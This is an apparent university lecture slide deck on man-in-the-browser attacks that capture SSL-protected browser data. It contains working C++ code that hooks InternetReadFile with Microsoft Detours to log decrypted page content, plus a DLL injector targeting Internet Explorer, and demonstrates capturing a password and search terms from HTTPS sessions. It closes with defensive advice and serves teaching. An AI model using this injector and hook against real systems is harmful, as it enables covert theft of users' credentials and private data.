

GJØVIK UNIVERSITY COLLEGE




# Man-in-the-browser to retrieve content of SSL connections



Continuing Dmytro's presentation..


## What is “man-in-the-browser”?

- \* Defeat one-time passwords (tokens, SMS, matrices)
- \* Access data before it's protected by SSL/TLS
- \* Manipulate the human user (change content on the fly)



## How to get into the browser?

- \* Write a browser plug-in
- \* Detour functions
  - \* Modify executable vs. modify in memory
  - \* Modify internal functions vs modify OS API's (imported.dll, .so, ..files)



..detouring can also be used for  
**Sand-boxing,**  
**patching** and  
**reverse engineering**

## Implementation:

- \* Tried out **Microsoft Detours API**
  - \* **Windows XP** Pro SP3 writing code in Visual Studio 2010 (**C++**)
  - \* Trying to target **IE**, Chrome, Opera and Firefox
- 
- \* Get it to work
    - 1) Figure out what API's to hook
    - 2) Create detouring DLL's
    - 3) Inject the DLL's into running processes

# Implementation:

## 1) Figure out what API's to hook: API Monitor

The screenshot shows the API Monitor interface. The 'Monitored Processes' pane lists 'C:\Program Files\Internet Explorer\iexplore.exe'. The 'Summary' pane shows 15 calls and 17 KB used. The main table lists API calls, with the following data for the selected call (row 8):

#	Time of Day	Thread	Module	API
4	1:41:42.809 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x05c3494a, 4854, 0x016cd914 )
5	1:41:42.809 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x03bde4dc, 4534, 0x016cd914 )
6	1:41:42.809 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x03bdf692, 9, 0x016cd914 )
7	1:41:42.829 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x03bdf69b, 3649, 0x016cd914 )
8	1:41:42.829 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x03be6fcf, 8192, 0x016cd914 )
9	1:41:42.829 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x03bc6e84, 4543, 0x016cd914 )
10	1:41:42.829 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x03bc0943, 3649, 0x016cd914 )
11	1:41:42.829 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x03bb3c3c, 43, 0x016cd914 )
12	1:41:42.829 PM	1	urlmon.dll	InternetReadFile ( 0x00cc000c, 0x03bb3c67, 983, 0x016cd914 )

The 'Parameters: InternetReadFile (Wininet.dll)' pane shows the following data:

#	Type	Name	Pre-Call Value	Post-Call Value
1	HINTERNET	hFile	0x00cc000c	0x00cc000c
2	LPVOID	lpBuffer	0x03be6fcf	0x03be6fcf
3	DWORD	dwNumberOfBytesToRead	8192	8192
4	LPDWORD	lpdwNumberOfBytesRead	0x016cd914 = 0	0x016cd914 = 8192

The 'Hex Buffer: 1024 bytes (Post-Call)' pane shows the following data:

```

0000 20 53 61 6e 73 20 53 65 72 69 66 22 20 73 69  'Sans Serif' si
000f 7a 65 3d 22 32 22 3e 43 6c 69 63 6b 20 79 6f  'se="2">Click yo
001e 75 72 20 77 65 62 20 62 72 6f 77 73 65 72 27  'ur web browser'
002d 73 20 22 72 65 66 72 65 73 68 22 20 62 75 74  ' s "refresh" but
003c 74 61 6e 20 61 20 66 65 77 20 74 69 6d 65 73  'ton a few times
004b 20 61 6e 64 20 77 61 74 63 68 20 74 68 65 20  ' and watch the
005a 70 61 73 73 77 64 72 64 20 73 74 72 69 6e 67  ' password string
0069 73 20 63 68 61 6e 67 65 20 65 61 63 68 20 74  ' s change each t
0078 69 6d 65 2e 04 0a 3c 70 3e 04 0a 3c 66 6f 6e  ' ime...>.<fon
0087 74 20 63 6f 6c 6f 72 34 22 23 39 30 30 30 30  ' t color="#99000
0096 30 22 20 73 69 7a 65 3d 33 3e 57 68 61 74 20  ' 0" size=3>What
00a5 6d 61 6b 65 73 20 74 68 65 73 65 20 70 65 72  ' makes these per
00b4 66 65 69 74 20 61 6e 64 20 73 61 66 65 3f 3c  'fect and safe?<
00c3 2f 66 6f 6e 74 3e 3c 62 72 3a 3c 69 6d 67 20  '/font><br>img
00d2 73 72 63 3d 22 2f 69 64 61 67 65 2f 74 72 61  ' src="/image/tr
00e1 6e 73 70 69 78 65 6c 2e 67 69 66 22 20 77 69  ' nspixel.gif' wi
00f0 64 74 68 3d 31 20 68 65 69 67 68 74 3d 35 20  ' dth=1 height=5
00ff 62 6f 72 64 65 72 3d 30 3e 3c 62 72 3e 45 76  ' border=0><br>Ev
010e 65 72 79 20 6f 6e 65 20 69 73 20 63 6f 6d 70  ' ery one is comp
011d 6c 65 74 65 6c 79 20 72 61 6e 64 6f 6d 20 28  ' letely random (
012c 6d 61 78 69 6d 75 6d 20 65 6e 74 72 6f 70 79  ' maximum entropy
013b 29 20 77 69 74 68 6f 75 74 20 61 6e 75 20 70  ' ) without any p
014a 61 74 65 72 6e 2c 20 61 6e 64 20 74 68 65  ' attern, and the
0159 20 63 72 79 70 74 6f 67 72 61 70 68 69 63 61  ' cryptographic
0168 6c 6c 79 2d 73 74 72 6f 6e 67 20 70 73 65 75  ' lly-strong pseu
  
```

### Internet Explorer:

wininet.dll:

Content: InternetReadFile()

POST/GET: HttpOpenRequestW()

Domain: InternetConnectW()

### Firefox:

NSPR4.dll:

POST/GET: PR\_Read() / PR\_Write()

### Chrome?

### Opera?

## Implementation:

### 2) Create detouring DLL's: Compile Detours source and use the it

```

BOOL (WINAPI *OriginalInternetReadFile)(HINTERNET, LPVOID, DWORD, LPDWORD) = InternetReadFile;
BOOL WINAPI MyInternetReadFile(
    HINTERNET hFile,
    LPVOID lpBuffer,
    DWORD dwNumberOfBytesToRead,
    LPDWORD lpdwNumberOfBytesRead)
{
    BOOL result;
    OutputDebugString(TEXT("running InternetReadFile API call.."));
    result = OriginalInternetReadFile(hFile, lpBuffer, dwNumberOfBytesToRead, lpdwNumberOfBytesRead);

    FILE *file1;
    if(fopen_s(&file1, "IE_InternetReadFile.txt", "a+") == NULL)
    {
        fprintf(file1, "%s", lpBuffer);
        fclose(file1);
    }
    return result;
}

```

Pointer to original function (trampoline)

Interception function (Detour)

Use DebugView for debugging

Call original function

Write buffer to a file, after the buffer has been filled by the original function

```

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
        ...
        case DLL_THREAD_ATTACH:
            DetourTransactionBegin();
            DetourUpdateThread(GetCurrentThread());
            DetourAttach(&(PVOID)&OriginalInternetReadFile, MyInternetReadFile);
            ...
        case DLL_THREAD_DETACH:
            DetourTransactionBegin();
            DetourUpdateThread(GetCurrentThread());
            DetourDetach(&(PVOID)&OriginalInternetReadFile, MyInternetReadFile);
            ...
        ...
    }
}

```

```

BOOL InternetReadFile(
    _In_ HINTERNET hFile,
    _Out_ LPVOID lpBuffer,
    _In_ DWORD dwNumberOfBytesToRead,
    _Out_ LPDWORD lpdwNumberOfBytesRead
);

```

When threads are started and stopped: Have Detours API attach and detach interception function

## Implementation:

### 3) Inject the DLL's into running processes

```

int main(void)
{
    vector<string> processNames;
    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(PROCESSENTRY32);
    HANDLE hTool32 = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    BOOL bProcess = Process32First(hTool32, &pe32);
    if(bProcess == TRUE)
    {
        while((Process32Next(hTool32, &pe32)) == TRUE)
        {
            processNames.push_back(pe32.szExeFile);
            if(strncmp(pe32.szExeFile, "iexplore.exe", MAX_PATH) == 0)
            {
                char* FullPath = new char[MAX_PATH];
                FullPath = "mitb_ie.dll"
                ifstream dllFile(FullPath);
                if (dllFile.good())
                {
                    HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, pe32.th32ProcessID);
                    LPVOID LoadLibraryAddr = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
                    LPVOID LLParam = (LPVOID)VirtualAllocEx(hProcess, NULL, strlen(FullPath), MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

                    WriteProcessMemory(hProcess, LLParam, FullPath, strlen(FullPath), NULL);
                    CreateRemoteThread(hProcess, NULL, NULL, (LPTHREAD_START_ROUTINE)LoadLibraryAddr, LLParam, NULL, NULL);
                }
                else
                {
                    cout << "Could not find the DLL file\n";
                    delete[] FullPath;
                }
            }
        }
    }
}

```

List processes

If process is  
"iexplore.exe"

Allocate memory in  
remote process

Write into it's  
memory (the dll)

Create a new  
thread in the  
targeted process

**Alternative:** <detours path>\bin.X86\withdll.exe /d:<file.dll> <path-to-executable>



- 1) Run injector with malicious dll targeting Internet Explorer
- 2) Visit GRC via https and get a secure password for my router
- 3) Show the password in the dump
- 4) Visit twitter search via https and search for a term
- 5) Find the term in another dump  
    ?q=
- 6) Have some fun with Firefox...





## Protection against MitB:

### Problem:


- \* Open platforms (Win API CreateRemoteThread() !!)

### Counter it: (cat and mouse game)

- \* Static compiling
- \* Not using OS API (really a good idea?)

### Solutions

- \* Short term: Don't be lowest hanging fruit (don't get infected)  
Use less targeted browser and operating system  
Dedicated machines for fun, business and banking
- \* Long term: Minimize effect of infection  
Authenticate user AND transaction details  
Don't trust what you see



**That's it!**

**Any questions?**

